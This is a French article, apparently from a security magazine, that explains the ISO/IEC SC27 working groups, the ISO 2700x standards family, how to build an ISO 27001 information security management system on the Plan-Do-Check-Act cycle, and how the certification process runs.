
Les attributions de l'ISO couvrent de nombreux domaines et champs de compétences. Pour traiter certains d'entre eux, l'ISO a développé une instance conjointe avec le CEI (Commission

[1] *Pour cet article, nous adopterons la convention suivante : les normes seront citées « ISO XXXXX » en lieu et place de leur dénomination officielle « ISO/IEC XXXXX », et ce, sans spécifier la date de parution, nous référant pour chacune à la dernière version.*

Gérôme BILLOIS – Responsable du département Sécurité des Systèmes d'Information Solucom
gerome.billois@solucom.fr – http://www.solucom.fr

Jean-Philippe HUMBERT – Ingénieur R&D – Centre de Recherche Public Henri Tudor – Luxembourg
Doctorant au Centre de Recherche sur les Médiations (CREM) – Université Paul Verlaine de Metz
jean-philippe.humbert@tudor.lu – http://www.citi.tudor.lu

Nicolas MAYER – Ingénieur R&D – Centre de Recherche Public Henri Tudor – Luxembourg
Doctorant à l'Institut d'Informatique de l'Université de Namur – Belgique
nicolas.mayer@tudor.lu – http://www.nmayer.eu



1 *Comités ISO et Working Groups*

Électrotechnique Internationale), datant de 1987 et dénommée JTC1 [4] (*Joint Technical Committee*), traitant spécifiquement du domaine des TI (Technologies de l'Information). Le JTC1 est subdivisé en dix-sept sous-comités dont chacun traite un domaine particulier. Le SC 27 est celui qui retient toute notre attention, traitant du champ « *IT Security Techniques* » (ou « Techniques de sécurité des technologies de l'information »).

Le SC 27, composé de représentants de 47 pays, couvre la normalisation des techniques et des méthodes génériques pour les besoins de sécurité des TI. Dans cette perspective, nous distinguons deux axes forts : l'identification des besoins généraux pour les services de sécurité de l'information et le développement des mécanismes et des techniques associés.

Le SC 27 se compose de cinq *Working Groups* (WG) :

⇨ **WG1 : « Exigences, services de sécurité et directives »** ayant pour axe de travail le système de gestion de la sécurité de l'information, avec la récente définition de la série 2700x, déclinant une dizaine de normes touchant à la sécurité des systèmes d'information et de communication, dont ISO 17799 (future ISO 27002), ISO 27001, ISO 27005…

⇨ **WG2 : « Techniques et mécanismes de sécurité »** traitant de la cryptologie (techniques et algorithmes de chiffrement par exemple).

⇨ **WG3 : « Critères d'évaluation de la sécurité »** ayant les Critères Communs (ISO 15408) pour domaine de travail principal (précisant les critères d'évaluation pour la sécurité des TI).

⇨ **WG4 : « Services et contrôles de sécurité »** traitant des anciens champs du WG1 ne relevant pas de la nouvelle série 2700x (ISO 18028 sur les architectures de sécurité…).

⇨ **WG5 : « Sécurité biométrique, identité et vie privée »** dédié au domaine de la biométrie et du respect de la vie privée (ISO 24760 par exemple).

Cette déclinaison du SC 27 en cinq WG est très récente (2006), et se met en place progressivement. Depuis, de nombreuses normes se développent rapidement dans chaque WG.


4. WG1 et normes ISO 2700x

Depuis déjà de nombreuses années, la sécurité de l'information est devenue une préoccupation importante au sein des organisations et des entreprises. Le *British Standard Institute* (BSI) fut, en 1995, le premier organisme à publier une norme dans ce domaine, appelée BS 7799, qui définissait les bonnes pratiques pour la sécurité des systèmes d'information. L'ISO lui a emboîté le pas et a publié de nombreuses normes dans le même domaine, telle que la norme ISO 17799, issue de BS 7799, ou ISO 13335 (lignes directrices pour la gestion de la sécurité). Ces différentes normes visent à assurer la sécurité de l'information, que son support soit de nature électronique ou papier, et que la cause des incidents potentiels soit accidentelle ou délibérée. Cependant, au vu des besoins et de la demande grandissante du marché, l'ISO a depuis peu entrepris une refonte de l'ensemble de ses normes dans l'objectif d'aller au-delà des bonnes pratiques et de proposer un modèle de gouvernance de la sécurité de l'information.

Le WG1 est le groupe de travail chargé de rédiger et d'organiser les différentes normes ayant trait à ce domaine en un ensemble cohérent. Le résultat de cette (r)évolution du monde de la sécurité de l'information est l'émergence de la famille de normes ISO 2700x, définie de manière à devenir le pendant de la sécurité au regard de la série des 900x pour le domaine de la qualité et 1400x pour l'environnement. Le principal point commun entre ces séries de normes est une approche processus, articulée autour de la méthode *Plan-Do-Check-Act* (PDCA) ou « roue de Deming », afin d'atteindre une amélioration continue.

Au cœur de la famille 2700x se trouve la notion de « Système de Gestion de la Sécurité de l'Information » (SGSI) ou *Information*

Security Management System (ISMS) en anglais. Un SGSI définit le cadre d'une amélioration continue de la sécurité de l'information, en se basant principalement sur une approche de gestion des risques. Pour le moment, sept normes sont en développement au sein de la série 2700x, dont une seule a déjà été publiée : ISO 27001 définissant les exigences requises pour la certification d'un SGSI. À terme, l'ensemble intégré des normes de la série des 2700x devrait permettre de former un modèle de gouvernance de la sécurité de l'information.



2 *Les normes de la série ISO2700x*

⇨ **ISO/IEC 27000 : Fundamentals and vocabulary**. Cette première norme définit les fondamentaux et le vocabulaire propres à la série. Elle est actuellement à son premier stade de construction, les premiers commentaires de la communauté ISO datant de juin 2006. Dès la sortie de cette norme, la première partie d'ISO 13335, traitant des concepts et modèles relatifs à la gestion de la sécurité des TI, deviendra obsolète. À noter également que, suite aux résolutions de la dernière réunion plénière du SC27 tenue en Afrique du Sud (novembre 2006), il a été décidé de rendre disponible cette norme à titre gratuit.

⇨ **ISO/IEC 27001 : ISMS Requirements**. La norme ISO 27001 correspond à la révision de la norme BS7799-2. Elle a été publiée en octobre 2005 et demeure, à ce jour, la seule norme de la famille 2700x dans ce cas. Elle est à la base de la certification d'un SGSI à l'instar de ces homologues ISO 9001 pour la qualité et ISO 14001 pour l'environnement. Il faut également noter que depuis sa publication, la norme BS 7799-2, dont la dernière révision datait de 2005, est obsolète.

⇨ **ISO/IEC 27002 : Code of Practice for Information Security Management**. ISO 27002 sera la nouvelle dénomination de la norme ISO 17799 dont la dernière revue date de 2005. Aucune mise à jour sur le fond de la norme ne devrait accompagner la nouvelle numérotation. Sa publication est attendue pour avril 2007.

⇨ **ISO/IEC 27003 : ISMS implementation guidance**. La norme ISO 27003 a pour objectif de fournir un guide d'aide à l'implémentation des exigences d'un SGSI. Cette norme sera plus particulièrement orientée sur l'utilisation du cycle PDCA et des différentes exigences requises à chaque étape du cycle. Sa publication est attendue pour octobre 2008.

⇨ **ISO/IEC 27004 : Information security management measurements**. Cette norme a pour but d'aider les organisations à mesurer et à rapporter l'efficacité de l'implémentation de leur SGSI. Sa publication est attendue pour fin 2006 – début 2007.

⇨ **ISO/IEC 27005 : Information security risk management**. La norme ISO 27005 est une évolution de la norme ISO 13335. Elle reprendra les parties 3 et 4 de cette dernière, définissant les techniques à mettre en œuvre dans le cadre d'une démarche de gestion des risques. Sa publication est attendue entre 2008 et 2009.

⇨ **ISO/IEC 27006 : Requirements for the accreditation of bodies providing certification of ISMS**. Cette norme, actuellement en cours de validation, a pour but de guider les organismes de certification sur les exigences nécessaires à atteindre pour être accrédités en tant qu'organisme de certification d'un SGSI. Elle devait paraître avant la fin de l'année 2006.

⇨ **ISO/IEC 27007 : Auditor guidelines**. Rentrée très récemment en période d'étude, cette norme va être un guide spécifique pour les audits d'ISMS, notamment en support à l'ISO 27006.


L'ensemble de ces normes constitue des standards internationaux. Elles sont donc destinées à tout type de société, quelle que soit sa taille, son secteur d'activité ou son pays d'origine. Elles ont donc pour but de décrire un objectif à atteindre et non la manière concrète d'y arriver, cette dernière étant généralement dépendante du contexte de l'organisation.

Actuellement, aucun autre numéro de la série 2700x n'est spécifiquement attribué. Cependant, les numéros allant de 27000 à 27010 sont réservés au sein de l'ISO pour la documentation générale d'un SGSI. Il est donc à prévoir que d'autres normes s'ajoutent à celles actuellement en développement. Par ailleurs, la série 27011 à 27019 est d'ores et déjà réservée à des normes dédiées à la spécification d'un SGSI pour des secteurs économiques spécifiques (secteur financier, télécommunication par exemple).

5. Construire un SGSI : la roue de Deming appliquée à la sécurité

Avant d'aborder le volet de la certification, il nous semble important de détailler le contenu d'ISO 27001 et du concept de SGSI qu'elle propose. Cette norme précise les moyens (aussi bien humains que techniques) à mettre en œuvre, l'organisation à déployer et la démarche de construction et de pérennisation à suivre. Il s'agit d'une norme de certification comme nous le verrons dans la troisième partie de cet article. La certification peut être un objectif recherché, mais il n'est pas le seul avantage à retirer de la norme ISO 27001. En effet, une organisation peut décider de suivre les principes avancés sans pour autant viser la certification. Les sections ci-dessous détaillent les concepts présents dans ISO 27001 et abordent des pistes de mise en œuvre.

La mise en œuvre du SGSI se réalise en quatre étapes. Il est important de signaler que la norme vise à la mise en œuvre d'un processus et n'impose pas un niveau de sécurité minimum. Il s'agit principalement de dire ce que l'on va faire (« plan »), de faire ce que l'on a dit (« do »), de contrôler ce que l'on a fait (« check »), de corriger et d'améliorer dans le temps (« act »). Mettre en œuvre un SGSI représente donc un changement important par rapport aux démarches habituellement rencontrées. L'objectif n'est pas d'écrire toutes les règles que l'on souhaite voir implémentées, mais de se concentrer sur les mesures de sécurité à mettre en œuvre à court terme sur un périmètre défini. Ces mesures doivent en particulier répondre à des risques clairement identifiés et documentés.



3 *Le cycle de vie du SGSI*

La norme pose également des principes de base essentiels, tels que l'attribution de ressources (autant financières qu'humaines) dédiées à la sécurité, ainsi qu'un suivi et une approbation régulière du niveau de sécurité au plus haut niveau de l'organisation.

5.1 Planification (Plan)

La phase de planification consiste à établir les bases du SGSI. Il s'agit de définir :

⇨ **Le périmètre :** un SGSI s'applique à un périmètre précis. Le périmètre doit être clairement délimité et correspondre à une réalité pour l'entreprise (par exemple, les processus de la Direction des Systèmes d'Information, un processus métier « visible », un ou plusieurs sites associés à un processus). Celui-ci doit être cohérent par rapport aux enjeux et aux besoins de la société. De plus sa définition doit être claire et précise afin de ne pas créer d'ambiguïté ultérieure. Plus le périmètre du SGSI est vaste, plus il sera difficile à construire et à maintenir dans le temps.

Exemples de périmètre de sociétés certifiées [5] :

Samsung Networks (Korea) : *the information security management system in all activities related with 'SAMSUNG WYZ070' Internet Telephony Service.*

AXALTO Barcelona (Spain) : *personalization process including data reception from the customer and its processing, smart cards and mailers personalization, packaging and shipment, and key management.*

PERN (Poland) : *pumping (pipe transporting) and storage of oil and final (refined) products and all the processes connected therewith.*

Si la certification est visée, cette information peut être communiquée aux partenaires externes le demandant.

⇨ **La politique du SGSI :** ce document regroupe les principes fondamentaux du SGSI et identifie les enjeux propres à la société (apports, risques, entités concernés...). La politique résume également les contraintes légales et réglementaires devant être respectées et montre l'engagement de la direction générale dans le projet. Cette validation est un pré-requis de la démarche ISO 27001.

⇨ **L'analyse des risques :** l'ensemble de la démarche ISO 27001 est centré sur le concept d'analyse des risques. Celle-ci doit être réalisée régulièrement et permet de réorienter le SGSI en fonction de l'évolution des besoins et des menaces. Pour que ces résultats soient fiables et comparables, une méthode d'analyse des risques doit être choisie. Il est possible d'utiliser des méthodes connues et ayant fait leur preuve (EBIOS par exemple) ou de définir une méthode interne spécifique. La méthode choisie devra respecter les contraintes imposées par la norme ISO 27001, la difficulté résidant principalement dans la définition de critères de risques et la définition du niveau de risque acceptable pour l'organisation.

Cette méthodologie devra être appliquée une première fois pour identifier les actifs et leurs propriétaires, les menaces et les vulnérabilités les concernant, l'impact et la probabilité de réalisation des risques identifiés. Mettre en place une démarche d'analyse des risques systématique et périodique représente un des changements majeurs apportés par la norme ISO 27001.

⇨ **Le traitement des risques :** Pour chacun des risques identifiés lors de l'analyse initiale, une décision doit être prise et acceptée au plus haut niveau de l'organisation. Les risques peuvent ainsi être :

↳ réduits en appliquant des mesures de sécurité ;

Réf.	Mesure	Inclus	Commentaire et référence documentaire
A.6.1	**Internal organization** Objective: To manage information security within the organization.		
A.6.1.1	**Management commitment to information security** Control: management shall actively support security within the organization [...]	Oui	Référence: compte-rendu de décision du COMDIR du 31/03/2006, XX-XX-XX-001
A.6.1.2	**Information security co-ordination** Control: Information security activities shall be coordinated by [...]	Oui	Référence: Note d'organisation de la sécurité du SI, NOT-SSI-0002-ORGA, §3.3
	[...]		
A.10.9	**Electronic commerce services** Objective: To ensure the security of electronic commerce services, and their secure use.		
A.10.9.1	**Electronic commerce** Objective: Information involved in electronic commerce passing over public networks shall be protected from fraudulent activity, contract dispute, and unauthorized disclosure and modification.	**Non**	Le périmètre du SMSI ne couvre aucune activité de commerce électronique. Note d'organisation du service YYYYYY-XX

Source : Solucom

4 *Exemple de SOA*

↳ transférés (par exemple avec une assurance) ;

↳ évités (par exemple en arrêtant un service) ;

↳ acceptés en fonction de critères préalablement définis et s'ils ne remettent pas en jeu l'activité de la société.

⇨ **La déclaration d'applicabilité (SOA ou Statement Of Applicability) :** ce document définit quels contrôles de sécurité seront mis en œuvre dans le périmètre du SGSI. A minima, il s'agit de parcourir l'ensemble des contrôles issus de l'annexe A de la norme ISO27001 (correspondant aux contrôles décrits dans ISO 17799) et d'indiquer si l'on sélectionne ou non le contrôle et pourquoi. Dans le cadre de la certification, ce document peut être communiqué à des partenaires externes.

L'ensemble de ces décisions doit être validé et approuvé par la direction générale de l'organisation mettant en œuvre le SGSI. Des traces de l'ensemble des étapes de validation doivent être conservées.

Documents liés : périmètre du SGSI, politique du SGSI, méthodologie d'analyse des risques, compte-rendu de l'analyse des risques, pour la certification : déclaration d'applicabilité.

5.2 Déploiement (Do)

Il s'agit de l'étape de mise en œuvre concrète du SGSI. Elle consiste à réaliser les actions suivantes :

⇨ **Finalisation du plan de traitement des risques et mise en œuvre des contrôles sélectionnés :** il s'agit de décliner opérationnellement les décisions prises lors de l'analyse des risques. Les contrôles sélectionnés dans le SOA et les contre-mesures identifiées doivent être mis en œuvre selon des priorités particulières, avec des ressources définies et approuvées au bon niveau. Concrètement, il s'agit dans un premier temps de concevoir les différents documents formalisant les processus « sécurité ». Ceux-ci peuvent être des directives techniques, un plan de sensibilisation, un plan de contrôle, des procédures opérationnelles, des guides de sécurisation… Dans un deuxième temps, les opérations techniques de mise en œuvre sont réalisées (nouvelles architectures, nouveaux services de sécurité…).

⇨ **Réalisation des actions de sensibilisation et de formation :** l'ISO met en avant l'importance de la sensibilisation et de la formation dans le programme sécurité. La mise en œuvre de ces actions doit être large et complète afin de couvrir l'ensemble des personnes ayant des responsabilités formelles dans le fonctionnement du SGSI, mais également tous ceux pouvant être confrontés à la sécurité de l'information (ceci inclut l'ensemble des utilisateurs, mais également les tiers ou les personnes intervenant temporairement dans le périmètre de la société).

⇨ **Définition des procédures de gestion et de suivi des incidents :** savoir gérer un incident et surtout éviter qu'il ne se reproduise est un élément essentiel d'une démarche sécurité. La norme insiste particulièrement sur cet aspect. La mise en œuvre de cette démarche demande des efforts importants, aussi bien d'un point de vue organisationnel que technique : définition des critères de qualification des incidents, des processus d'alertes, adaptation des processus de gestion des incidents informatiques, mise en place d'une cellule de gestion opérationnelle de la sécurité, analyse des journaux pour identifier les comportements anormaux, déploiement de systèmes techniques pour éviter de nouveaux incidents…

⇨ **Définition des indicateurs de suivi du SGSI :** les indicateurs doivent donner une vue concrète et fiable de l'efficacité des contrôles mis en œuvre. La norme ISO 27004 donnera des recommandations quant aux indicateurs à sélectionner et la manière de les collecter. Cette démarche doit cependant rester pragmatique et légère en essayant d'automatiser au maximum le processus de collecte, de mise en forme et de publication. Ces indicateurs, même en nombre limité, doivent être positionnés à tous les niveaux, qu'ils soient stratégiques, tactiques ou opérationnels, et doivent couvrir aussi bien le volet technique qu'organisationnel, afin d'offrir une vue cohérente du SGSI.

⇨ **Exploitation et gestion du SGSI au quotidien :** le système doit fonctionner au quotidien afin de garantir la sécurité dans le temps. Les actions à réaliser ne sont pas forcément limitées aux périmètres informatiques ou sécurité, mais peuvent être liées à l'ensemble des activités métier, suivant le périmètre défini précédemment. C'est de la phase d'exploitation et de gestion du SGSI que sont issues les informations nécessaires à la réalisation des tableaux de bord et à la gestion des incidents.

La phase de déploiement peut être longue et complexe pour une société décidant de s'aligner sur le modèle proposé par ISO 27001. Elle doit être progressive et surtout réaliste par rapport au contexte de la société en termes de planning et de capacité de contribution des acteurs. Une majorité de sociétés dispose déjà d'un existant pour assurer la sécurité de l'information. Une bonne pratique consiste donc à l'identifier et à réaliser une analyse d'écart lors de la phase de planification, afin d'identifier les domaines où un effort particulier devra être porté.

Il est nécessaire pour ceux qui visent la certification de bien prévoir tous les mécanismes de gestion des documents, des preuves de réalisation des différentes actions et des traces techniques en vue de l'audit de certification.

Documents liés : plan de traitement des risques, plan de sensibilisation, tableaux de bord, toutes procédures relatives au SGSI (gestion des incidents, guide technique, directive…), pour la certification : procédure de gestion des traces et des preuves.

5.3 Contrôle (Check) et Amélioration (Act)

Les phases de contrôle et d'amélioration terminent la boucle de l'amélioration continue et permettent la mise en œuvre d'un système vertueux. Ces étapes, souvent présentes dans les documents de politique de sécurité déjà existants, ne sont aujourd'hui que rarement déclinées dans leur intégralité. La norme ISO 27001 impose la réalisation de nombreux contrôles, un suivi régulier des résultats et la mise en œuvre des améliorations identifiées. Il s'agit d'un des changements majeurs par rapport aux pratiques habituellement rencontrées.

Le processus de contrôle comprend la réalisation d'audits internes, d'audits externes, l'organisation de collectes d'informations auprès des collaborateurs et des acteurs externes à la société. Ces actions de mesure et de contrôle permettent au management de juger de la pertinence des actions et des mesures de sécurité réalisées. Les tableaux de bords vont être le vecteur de la communication.

Dans le même esprit, des actions d'amélioration doivent être menées. En particulier, la réévaluation de l'adéquation du SGSI aux enjeux métier et l'approbation du management doivent être effectuées a minima annuellement. Au-delà de cette action phare, de nombreuses opérations doivent être réalisées : suivi des actions identifiées, démonstration de la réalisation des actions correctives…

Ces deux dernières phases ne s'improvisent pas. Elles doivent faire l'objet d'une attention particulière et de moyens dédiés, afin de garantir la pérennité du SGSI dans le temps. Si la certification est visée, une gestion exemplaire des traces et des enregistrements doit être réalisée. La plupart des échecs constatés lors des certifications se jouent sur ces aspects à long terme, de contrôle et d'amélioration continue.


Documents liés : plan de contrôle, ensemble des traces relatives aux contrôles, ensemble des traces relatives aux actions d'amélioration, ensemble des décisions d'amélioration prises, approbation régulière du management.

6. Viser la certification

La norme ISO 27001 est une norme de certification au même titre que les normes ISO 9001 ou ISO 14001. La certification garantit de manière indépendante que le SGSI est conforme aux exigences spécifiées, qu'il est capable de réaliser de manière fiable les objectifs déclarés et qu'il est mis en œuvre de manière efficace. Il est important de préciser que la certification vise le processus de gestion de la sécurité. Elle ne garantit donc pas un niveau de sécurité, mais plutôt la capacité d'améliorer dans le temps l'organisation et les processus liés à la sécurité de l'information. L'obtention de la certification permet la délivrance d'un certificat précisant le périmètre du SGSI mis en œuvre. Lorsqu'un organisme met en avant le fait qu'il ait obtenu la certification, il est essentiel d'étudier en détail le certificat et le contenu de la déclaration d'applicabilité (liste des contrôles mis en œuvre) afin de s'assurer que la certification porte bien sur un périmètre clé pour l'organisme et que les moyens mis en œuvre sont pertinents face aux risques encourus. En effet, l'organisme visant la certification dispose d'une certaine latitude dans le choix des mesures à mettre en œuvre ce qui peut lui permettre d'obtenir une certification parfois partielle ou incomplète par rapport aux besoins exprimés. Il n'existe pas aujourd'hui de profil type spécifiant les contrôles minimums à mettre en œuvre pour une activité métier particulière (hébergeur, opérateurs, milieu hospitalier…). Il s'agit d'une des prochaines étapes envisageables dans le domaine de la certification ISO 27001.

6.1 Démarche

Pour obtenir la certification, il est nécessaire de faire auditer son SGSI par un organisme de certification externe. Afin de garantir une légitimité internationale aux certificats émis, les organismes de certification sont contrôlés par un organisme d'accréditation propre à chaque pays (il s'agit, par exemple, du COFRAC [6] en France et de l'OLAS [7] au Grand-Duché de Luxembourg). Les organismes d'accréditation sont eux-mêmes évalués au niveau de l'IAF (*International Accreditation Forum*) et d'EA (*European co-operation for Accreditation*) afin de garantir l'homogénéité



5 *Les acteurs et les étapes de la certification*

de leurs pratiques d'accréditation. La norme ISO 17021 (qui remplacera officiellement d'ici peu la norme EN 45012) est spécifiquement destinée à l'accréditation des organismes de certification de systèmes de management. Aujourd'hui, en France, le seul organisme de certification accrédité pour la certification ISO 27001 est LSTI [8]. Cependant, il est possible, dans le cadre d'un contrat international, que d'autres organismes de certification (BVQI, BSI, SGS…) interviennent sur le territoire français.

6.2 Audits

Très concrètement, l'entreprise signe avec un organisme de certification un contrat de trois ans, incluant la réalisation d'audits suivant un rythme défini avec l'entreprise, mais devant au minimum :

⇨ Assurer une vérification complète tous les trois ans. Il s'agit de vérifier intégralement le SGSI.

⇨ Réaliser des audits de surveillance annuellement. Il est cependant préférable de réaliser ces audits plus fréquemment, afin d'éviter de perdre la certification en cas de problème mineur nécessitant un temps de correction long.

Les audits sont réalisés en respectant les principes de la norme ISO 19011 (lignes directrices pour l'audit des systèmes de management). Une première phase de vérification documentaire devra être validée avant d'enchaîner sur les visites de sites. Lors de cette opération, les auditeurs réaliseront un ensemble de contrôles, techniques et organisationnels, pour vérifier que le SGSI « tourne », que les principes sélectionnés ont bien été mis en œuvre et que le système est pérenne.

Aujourd'hui, les guides IAF GD 2: 2005 et EA7/03 définissent les conditions de l'audit (nombre de jours d'intervention, indépendance et qualification des auditeurs…). Cependant, la publication des normes ISO 27006 et ISO 27007 permettront de préciser les conditions de réalisation des audits sur des points très concrets tels que :

⇨ les critères permettant l'adaptation du nombre de jours d'audit en fonction de l'activité de la société et des mécanismes de sécurité mis en œuvre ;

⇨ la typologie des tests techniques à réaliser lors des visites ;

⇨ la cohérence entre l'analyse des risques et les objectifs du SGSI.

Suite à l'audit, les auditeurs feront parvenir leurs recommandations à l'organisme de certification qui approuvera les résultats et délivrera le certificat officiel. En cas de désaccord avec les résultats, il est possible de poser des recours auprès du comité de certification propre à l'organisme de certification, composé de représentants indépendants et spécialistes du domaine.

Lors des audits (initial, de surveillance ou de renouvellement), les auditeurs, s'ils identifient des points litigieux, expriment la présence d'un écart. Ceux-ci peuvent, par exemple, être exprimés à trois niveaux différents : un écart majeur (il ne permet pas d'obtenir la certification), un écart mineur (il s'agit d'un problème important, mais pouvant être corrigé dans le temps) ou une remarque (il s'agit d'un problème mineur ou d'une appréciation de l'auditeur sur la pertinence du SGSI mis en œuvre). Un écart découvert et non corrigé va voir sa criticité évoluer à chaque visite de surveillance. Si l'organisme ne le corrige pas dans le délai imparti, un écart mineur peut se transformer en écart majeur et entraîner la suppression de la certification.

6.3 Facteurs de risque et de coût

La mise en œuvre d'un SGSI dans l'objectif d'une certification est une opération majeure, qui doit être approuvée au plus haut niveau de la société concernée et faire l'objet d'une réelle demande métier.

Les risques d'échec de la certification viennent en particulier d'une mauvaise gestion des traces et de la difficulté à conserver dans le temps un SGSI conforme. Faire « tourner » le SGSI dans le temps nécessite un effort sans cesse renouvelé. La construction est une étape comparativement plus simple, pouvant être menée en mode projet. Il est donc important de démarrer sur des périmètres de taille raisonnable, où l'intérêt de la certification est prouvé par un besoin métier ou une demande externe forte.

Le coût de la certification est surtout à chercher en interne à l'organisme. Le coût initial de mise en œuvre est dépendant

du périmètre, des mesures de sécurités sélectionnées, du degré de maturité en sécurité de l'information, etc. L'effort maximal sera à réaliser sur la mise en place du SGSI dans la structure de la société et en particulier auprès des métiers qui sont concernés (phase de déploiement). Des coûts récurrents sont à prévoir et ne doivent pas être négligés afin d'assurer la pérennité de la démarche et surtout de la certification. Les coûts externes de certification sont relativement limités (quelques jours d'auditeurs à un tarif proche des 1200 €/jours).

7. Tendances et conclusion

Aujourd'hui, il existe des divergences importantes au niveau mondial par rapport à l'adoption d'ISO 27001 et de la certification. Des pays sont très en avance, en particulier le Japon. D'autres (États-Unis, Inde…) sont en train de rattraper leur retard suite à l'internationalisation récente de la norme en octobre 2005 (450 certifications ISO 27001 dans le monde depuis cette date). La figure 6 montre les écarts entre les différents pays [5].

